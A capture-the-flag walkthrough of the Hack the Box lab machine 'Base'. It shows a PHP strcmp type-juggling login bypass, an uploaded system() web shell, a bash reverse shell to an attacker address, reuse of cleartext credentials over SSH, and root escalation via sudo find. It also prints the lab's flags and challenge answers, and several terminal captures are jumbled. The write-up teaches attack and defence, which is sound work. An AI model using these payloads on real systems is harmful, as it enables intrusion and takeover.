


BASE



Base

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DATE	REVISION	AUTHORED BY	REVIEWED / APPROVED BY
03-29-2025	A	R. Voss	

AUTHORS NOTE:

Base

1 Hack the Box

Open Hack the Box and select a machine and spawn

The screenshot shows the Hack the Box platform interface. At the top, there's a navigation bar with a search bar containing 'Base' and a dropdown menu showing '0 of 12 tasks completed'. Below the navigation is a section titled 'Tags' with various labels: Vulnerability Assessment, Custom Applications, Source Code Analysis, Authentication, Apache, PHP, Reconnaissance, Web Site Structure Discovery, SUDO Exploitation, Authentication bypass, Clear Text Credentials, Arbitrary File Upload, Information Disclosure, and PHP type juggling.

The main content area has a 'CONNECT' section with a green checkmark icon. It instructs the user to connect to the Starting Point VPN using Pwnbox or OpenVPN. It also notes that it may take a minute for HTB to recognize the connection. A 'RECOMMENDED' button is shown for connecting using Pwnbox, which is described as a preconfigured, browser-based virtual machine with all tools pre-installed. An option to upgrade to VIP+ for unlimited access is available. Another button for connecting using OpenVPN is also present.

The 'SPAWN MACHINE' section shows a green circle with a white dot indicating the machine is online. It says 'Spawn the target machine and the IP will show here' and features a large green 'SPAWN MACHINE' button.

The bottom section displays the target machine's IP address as '10.129.95.184' in a large yellow font. A note below it encourages reading the walkthrough for a detailed guide on how to pwn the machine. There are also refresh and delete icons at the bottom right.

Base

2 Nmap Scan

```
sudo nmap -sC -sV 10.129.95.184
sudo nmap -sC -sV 10.129.95.184
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-29 10:30 EDT
Nmap scan report for 10.129.95.184
Host is up (0.055s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f6:5c:9b:38:ec:a7:5c:79:1c:1f:18:1c:52:46:f7:0b (RSA)
|   256 65:0c:f7:db:42:03:46:07:f2:12:89:fe:11:20:2c:53 (ECDSA)
|_  256 b8:65:cd:3f:34:d8:02:6a:e3:18:23:3e:77:dd:87:40 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to Base
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.52 seconds
```

2.1 Ports


22
80

The scan shows two ports open - Port 80 (HTTP) and Port 22 (SSH).

Start with enumerating port 80 using our web browser

Base

3 Web Page




We can see a very simple webpage with the provided links in the navigation bar. By clicking the Login button, we are presented with the login page:

A screenshot of a login form titled 'LOGIN'. It instructs the user to use the form below to log into their account. There are two input fields: 'Your Username' and 'Your Password', both with placeholder text. A large blue 'Log In' button is centered at the bottom.



Base

Notice the URL of the login page is <http://10.129.95.184/login/login.php>.



We can see that there is a login directory, where the login.php is stored.

Try accessing that directory by removing login.php from the end of the URL.



The /login folder seems to be configured as listable, and we can see the php files that are responsible for the login task. There's also a .swp file, which is a swap file.

click on this file and download it for further analysis.

Move the downloaded file from the downloads folder to Desktop

Base

```
cd desktop
```

Open login.php.swp with the strings command

```
strings login.php.swp
```

```
(kali㉿kali)-[~]
$ cd Desktop

(kali㉿kali)-[~/Desktop]
$ strings login.php.swp
b0VIM 8.0
root
base
/var/www/html/login/login.php
3210
#"!
```

After checking the code, we can see HTML/PHP code, but it's out of order and a bit jumbled. Still, there's enough there that we can figure out what the code is trying to do. Specifically, the block of PHP code that handles login appears to be upside down.

To make it look normal we can place the output of the strings command inside a new file and read it with the tac utility, which reads files similar to cat but instead does so in a backwards manner.

```
strings login.php.swp >> file.txt
tac file.txt
```

```
(kali㉿kali)-[~/Desktop]
$ strings login.php.swp >> file.txt

(kali㉿kali)-[~/Desktop]
$ tac file.txt
<script src=".. /assets/js/main.js"></script>
</body>
</html>
<?php
session_start();
```

Base

Now the output is much better for reading. After analyzing the file, here's the part that is interesting:

```
# <** SNIP **>

session_start();
if (!empty($_POST['username']) && !empty($_POST['password'])) {
    require('config.php');
    if (strcmp($username, $_POST['username']) == 0) {
        if (strcmp($password, $_POST['password']) == 0) {
            $_SESSION['user_id'] = 1;
            header("Location: /upload.php");
        } else {
            print("<script>alert('Wrong Username or Password')</script>");
        }
    } else {
        print("<script>alert('Wrong Username or Password')</script>");
    }
}

# <** SNIP **>
```

This file checks the username/password combination that the user submits against the variables that are stored in the config file (which is potentially communicating with a database) to see if they match

here's the issue:

```
if (strcmp($username, $_POST['username']) == 0) {
    if (strcmp($password, $_POST['password']) == 0) {
```

The developer is using the strcmp function to check the username and password combination. This function is used for string comparison and returns 0 when the two inputted values are identical, however, it is insecure and the authentication process can potentially be bypassed without having a valid username and password.

This is due to the fact that if strcmp is given an empty array to compare against the stored password, it will return NULL . In PHP the == operator only checks the value of a variable for equality, and the value of NULL is equal to 0 . The correct way to write this would be with the === operator which checks both value and type.

These are prominently known as "Type Juggling bugs" and a detailed video explanation on this can be found [here](https://www.youtube.com/watch?v=idC5SAsKh1E).

<https://www.youtube.com/watch?v=idC5SAsKh1E>

Base

In PHP, variables can be easily converted into arrays if we add [] in front of them. For example:

```
$username = "Admin"  
$username[] = "Admin"
```

Adding [] changes the variable \$username to an array, which means that `strcmp()` will compare the array instead of a string

```
if (strcmp($username, $_POST['username']) == 0) {  
    if (strcmp($password, $_POST['password']) == 0) {
```

In the above code we see that if the comparison succeeds and returns 0 , the login is successful.

If we convert those variables into empty arrays (\$username[] & \$password[]), the comparison will return NULL , and NULL == 0 will return true, causing the login to be successful

In order to exploit this vulnerability, we will need to intercept the login request in BurpSuite.

To do so fire up BurpSuite and configure the browser to use it as a proxy, either with the FoxyProxy plugin or the Browser configuration page. Then send a login request with a random set of credentials and catch the request in Burp.

Go to the repeater tab and change the POST data as follows to bypass the login.

```
username[]=admin&password[]=pass
```

```
12 Cookie: PHPSESSID=i4labr9mtjlji57dd6d9qddl2l  
13 Upgrade-Insecure-Requests: 1  
14 Priority: u=0, i  
15  
16 username=admin&password=pass
```

```
12 Cookie: PHPSESSID=i4labr9mtjlji57dd6d9qddl2l  
13 Upgrade-Insecure-Requests: 1  
14 Priority: u=0, i  
15  
16 username[]=admin&password[]=pass
```

Press send

We get a new page update in response.


Base

Right click and select Show response in Browser

A screenshot of the Burp Suite interface showing the "Response" tab. A context menu is open over a line of HTML code. The menu options include "Scan", "Send to Intruder", "Send to Repeater", "Send to Sequencer", "Send to Comparer", "Send to Decoder", "Send to Organizer", "Show response in browser", "Record an issue [Pro version only]", "Request in browser", and "Engagement tools [Pro version only]". A red box highlights the "select" option at the bottom of the menu, and a red arrow points from it to the "select copy" button in the "Show response in browser" dialog.

A screenshot of the Burp Suite interface showing the "Response" tab. A "Show response in browser" dialog is open, containing instructions to copy the URL and a "Copy" button. A red box highlights the "select copy" button. Below the dialog, a portion of the HTML response is visible.

Open a new browser tab and paste



Base


4 Foothold

Since the webpage can execute PHP code, we can try uploading a PHP file to check if PHP file uploads are allowed or not, and also check for PHP code execution.


Create a PHP file with the `phpinfo()` function, which outputs the configurational information of the PHP installation

```
echo "<?php phpinfo(); ?>" > test.php
```

After `test.php` has been created, choose the file after clicking the Upload button,



and we will be briefly presented with the following notification, which shows that the file was successfully uploaded



We need to figure out where uploaded files are stored. To do that, we will use Gobuster to do a directory brute force

Base

```
gobuster dir --url http://{ip address}/ --wordlist  
/usr/share/wordlists/dirb/big.txt
```

```
(kali㉿kali)-[~]  
$ gobuster dir --url http://10.129.95.184/ --wordlist /usr/share/wordlists/dirb/big.txt
```

Let it run

```
(kali㉿kali)-[~]  
$ gobuster dir --url http://10.129.95.184/ --wordlist /usr/share/wordlists/dirb/big.txt  
  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url:          http://10.129.95.184/  
[+] Method:       GET  
[+] Threads:     10  
[+] Wordlist:    /usr/share/wordlists/dirb/big.txt  
[+] Negative Status codes: 404  
[+] User Agent:  gobuster/3.6  
[+] Timeout:     10s  
  
Starting gobuster in directory enumeration mode  
  
.htpasswd      (Status: 403) [Size: 278]  
.htaccess       (Status: 403) [Size: 278]  
/_uploaded       (Status: 301) [Size: 318] [→ http://10.129.95.184/_uploaded/]  
/assets          (Status: 301) [Size: 315] [→ http://10.129.95.184/assets/]  
/forms           (Status: 301) [Size: 314] [→ http://10.129.95.184/forms/]  
/login           (Status: 301) [Size: 314] [→ http://10.129.95.184/login/]  
/server-status   (Status: 403) [Size: 278]  
Progress: 20469 / 20470 (100.00%)  
  
Finished
```

```
(kali㉿kali)-[~]
```

```
$ █
```

The scan shows that a folder called _uploaded exists. We will navigate to it to see if our file is there.

It appears that this folder has also been set as listable and we can see all the files that are uploaded

```
10.129.95.184/_uploaded/  
Exploit-DB Google Hacking DB Off
```

Base

Index of /_uploaded

Name	Last modified	Size	Description
Parent Directory		-	
shell.php	2025-03-29 16:51	43	
test.php	2025-03-29 16:11	20	

Apache/2.4.29 (Ubuntu) Server at 10.129.95.184 Port 80

Upon clicking on shell.php, we can see the output of the `phpinfo()` command, thus confirming code execution

Shell

now create a PHP web shell which uses the `system()` function and a `cmd` URL parameter to execute system commands

```
cat /usr/share/payloadsallthethings/Upload\ Insecure\ Files/Extension\ PHP/shell.php
```

Place the following code into a file called shell.php

```
<?php echo "Shell";system($_GET['cmd']); ?>
```

Q 10.129.95.184/_uploaded/shell.php?cmd=whoami

⊕ 10.129.95.184/_uploaded/shell.php?cmd=whoami — Visit

This time, search with:

Base

A screenshot of a web browser window. The address bar shows the URL `10.129.95.184/_uploaded/shell.php?cmd=whoami`. The page content displays the text "Shellwww-data".

Return to BurpSuite

A screenshot of the Burp Suite interface. The "Proxy" tab is selected. The "HTTP history" section shows several network requests. One request is highlighted with a blue background, showing a GET request to `/_uploaded/shell.php?cmd=whoami`.

#	Host	Method	URL	Params
111	http://10.129.95.184	GET	/_uploaded/shell.php?cmd=whoami	✓
110	http://10.129.95.184	GET	/_uploaded/shell.php	
109	https://ads-img.mozilla.org	GET	/v1/images?image_data=CnAKbmh0dHBzOi8v...	✓
107	https://ads-img.mozilla.org	GET	/v1/images?image_data=CjoKO Gh0dHBzOi8v...	✓
106	https://spocs.getpocket.com	POST	/spocs	✓
105	https://contile.services.mozilla.com	GET	/v1/tiles	
104	http://10.129.95.184	GET	/_uploaded/shell.php?cmd=whoami	✓

You can see the whoami command

Send this to repeater

A screenshot of the Burp Suite "Repeater" tab. A new request is being constructed. The "Request" pane shows a GET request to `/_uploaded/shell.php?cmd=whoami` with various headers and a cookie. The "Response" pane shows the server's response, which includes the output "Shellwww-data".

Now that we know we can execute code on the remote system, let's attempt to get a reverse shell

In the repeater tab, we can alter the request and set the following reverse shell payload as a value for the cmd parameter by replacing whoami with

```
/bin/bash -c 'bash -i >& /dev/tcp/YOUR_IP_ADDRESS/LISTENING_PORT 0>&1'
```

Base

```
1 GET /_uploaded/shell.php?cmd=whoami HTTP/1.1
2 Host: 10.129.95.184

1 GET /_uploaded/shell.php?cmd=/bin/bash -c
2 'bash -i >& /dev/tcp/YOUR_IP_ADDRESS/LISTENING_PORT 0>&1' HTTP/1.1
3 Host: 10.129.95.184

1 GET /_uploaded/shell.php?cmd=/bin/bash -c 'bash -i >& /dev/tcp/10.10.15.64/443 0>&1' HTTP/1.1
2 Host: 10.129.95.184
```

Highlight the entire string and press ctrl U

```
?cmd=/bin/bash -c 'bash -i >& /dev/tcp/10.10.15.64/443 0>&1' HTTP/1.1

1 GET /_uploaded/shell.php?cmd=/bin/bash+-c+'bash+-i->%26+/dev/tcp/10.10.15.64/443+0%261' HTTP/1.1
2 Host: 10.129.95.184
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
```

By doing this you have encoded everything for URL

Now set a listener

```
nc -nlvp 443
```

```
└─(kali㉿kali)-[~]
$ nc -nlvp 443
listening on [any] 443 ...
Starting gobuster in directory
```

Go back into Burp and press send

The screenshot shows the Burp Suite interface. The top menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', 'Help'. Below the menu is a tab bar with 'Proxy' (highlighted in red), 'Repeater' (selected), 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Organizer', 'Extensions', and 'Learn'. There are two tabs open in the main area: '1' and '2'. Below the tabs are buttons for 'Send', 'Cancel', and navigation arrows. The 'Request' pane on the left displays the encoded HTTP request:

```
1 GET /_uploaded/shell.php?cmd=/bin/bash+-c+'bash+-i->%26+/dev/tcp/10.10.15.64/443+0%261' HTTP/1.1
2 Host: 10.129.95.184
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: PHPSESSID=i4labr9mfjli57dd6d9qddl2l
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

The 'Response' pane on the right is currently empty.

You can see there is no response which means it's hanging so return to the listening tab in kali

Base

```
(kali㉿kali)-[~] Intruder Repeater Collaborator Sequencer Decoder Computer Logger Organizer
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.15.64] from (UNKNOWN) [10.129.95.184] 46112
bash: cannot set terminal process group (1219): Inappropriate ioctl for device
bash: no job control in this shell
www-data@base:/var/www/html/_uploaded$
```

We are now www-data

```
cd ../../login  
ls
```

```
(kali㉿kali)-[~] Intruder Repeater Collaborator Sequencer Decoder Computer Logger Organizer
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.15.64] from (UNKNOWN) [10.129.95.184] 46112
bash: cannot set terminal process group (1219): Inappropriate ioctl for device
bash: no job control in this shell
www-data@base:/var/www/html/_uploaded$ cd .. /login
cd .. /login dshell.php?cmd=bin/bash--> bash+-i>&2&0>/dev/tcp/10.10.15.64/443&0>&2> HTTP/1.1
www-data@base:/var/www/html/login$ ls
ls -A Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
config.php
login.php
login.php.alive
login.php.swp
www-data@base:/var/www/html/login$
```

```
cat config.php
```

```
www-data@base:/var/www/html/login$ ls
ls -l
config.php
login.php
login.php.swp
www-data@base:/var/www/html/login$ cat config.php
cat config.php
<?php
$username = "admin";
$password = "thisisagoodpassword";www-data@base:/var/www/html/login$ █
```

We can now see username and password

Username: admin

Password: thisisagoodpassword

Base

```
cd /home  
ls  
$username = "admin";  
$password = "thisisagoodpassword";www-data@base:/var/www/html/login$ cd /home  
cd /home  
www-data@base:/home$ ls  
ls  
john  
www-data@base:/home$ █
```

open a new tab and check john is ssh

```
└─(kali㉿kali)-[~]  
└─$ ssh john@10.129.95.184  
listening on [any] 443 ...
```

```
└─(kali㉿kali)-[~]  
└─$ ssh john@10.129.95.184  
The authenticity of host '10.129.95.184 (10.129.95.184)' can't be established.  
ED25519 key fingerprint is SHA256:k5IdZDsfwGXeUvZjXYi4d9cA02nJByqN20f0hFdpZTo.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? █  
www-data@base:/var/www/html/_uploaded$ cd ../../login  
cd ../../login
```

yes

```
└─(kali㉿kali)-[~]  
└─$ ssh john@10.129.95.184  
The authenticity of host '10.129.95.184 (10.129.95.184)' can't be established.  
ED25519 key fingerprint is SHA256:k5IdZDsfwGXeUvZjXYi4d9cA02nJByqN20f0hFdpZTo.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.129.95.184' (ED25519) to the list of known hosts.  
john@10.129.95.184's password: █  
www-data@base:/var/www/html/login$ ls
```

Base

```
thisisagoodpassword
john@10.129.95.184's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

www-data@base:~$ cd /var/www/html/login$ cat config.php
System information as of Sat Mar 29 17:36:44 UTC 2025
<?php
$System load: 0.0          Processes:           109
$Usage of /: 62.7% of 2.83GB  Users logged in: 0
Memory usage: 8%           IP address for ens160: 10.129.95.184
Swap usage: 0%</?php
www-data@base:~$ ls
ls
john
10 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
www-data@base:~$ cd /home/john
www-data@base:~/home/john$ thisisagoodpassword
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
www-data@base:~/home$ word: command not found
www-data@base:~/home$ 
```

john@base:~\$

ls

```
john@base:~$ ls
user.txt
john@base:~$ 
```

cat user.txt

```
john@base:~$ ls
user.txt
john@base:~$ cat user.txt
f54846c258f3b4612f78a819573d158e
john@base:~$ 
```

f54846c258f3b4612f78a819573d158e

Base

now see what john can run

```
sudo -l
```

```
john@base:~$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on base:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on base:
    (root : root) /usr/bin/find
john@base:~$
```

He can run the find command as root

Go to gtfobins and search find

The screenshot shows the GTFOBins GitHub page at <https://gtfobins.github.io>. The page title is "GTFOBins" with 11,424 stars. A large red "#GTFOBins" logo is on the right. Below the title, a paragraph explains that GTFOBins is a curated list of Unix binaries for bypassing security restrictions. It notes that the project is not a list of exploits but a compendium for post-exploitation tasks. It also mentions that the binaries listed are not necessarily vulnerable by themselves. The page creator is Emilio Pinna and Andrea Cardaci, and it encourages contributions. A note for Windows users points to [LOLBAS](#). At the bottom, there's a search bar with the placeholder "Search among 390 binaries: <binary> +<function> ...". The search results for "find" are shown in a table:

Binary	Functions
find	Shell File write SUID Sudo

Base

.. / find

Star 11,424

Shell File write SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

```
find . -exec /bin/sh \; -quit
```

```
john@base:~$ sudo -l  
[sudo] password for john:  
Matching Defaults entries for john on base:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin  
User john may run the following commands on base:  
    (root : root) /usr/bin/find  
john@base:~$ find . -exec /bin/sh \; -quit
```

If the binary has the SUID bit set, it does not drop the elevated privileges after access the file system, escalate or maintain privileged access as a SUID binary is able to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program directly.

```
john@base:~$ find . -exec /bin/sh \; -quit  
$
```

```
john@base:~$ find . -exec /bin/sh \; -quit  
$ whoami  
john  
$
```

Because we know john can run this as sudo put sudo in front of the command and run again

```
john@base:~$ find . -exec /bin/sh \; -quit  
$ whoami  
john  
$ exit  
john@base:~$ sudo find . -exec /bin/sh \; -quit
```

We are now root

```
john@base:~$ sudo find . -exec /bin/sh \; -quit  
#
```

Base

```
john@base:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# █
```

To get the flag run

```
cat /root/root.txt
john@base:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# cat /root/root.txt█
```

```
john@base:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# cat /root/root.txt
51709519ea18ab37dd6fc58096bea949
# █
```

51709519ea18ab37dd6fc58096bea949

Base

5 Challenge Questions

1. Which two TCP ports are open on the remote host?
`22,80`
2. What is the relative path on the webserver for the login page?
`/login/login.php`
3. How many files are present in the '/login' directory?
`3`
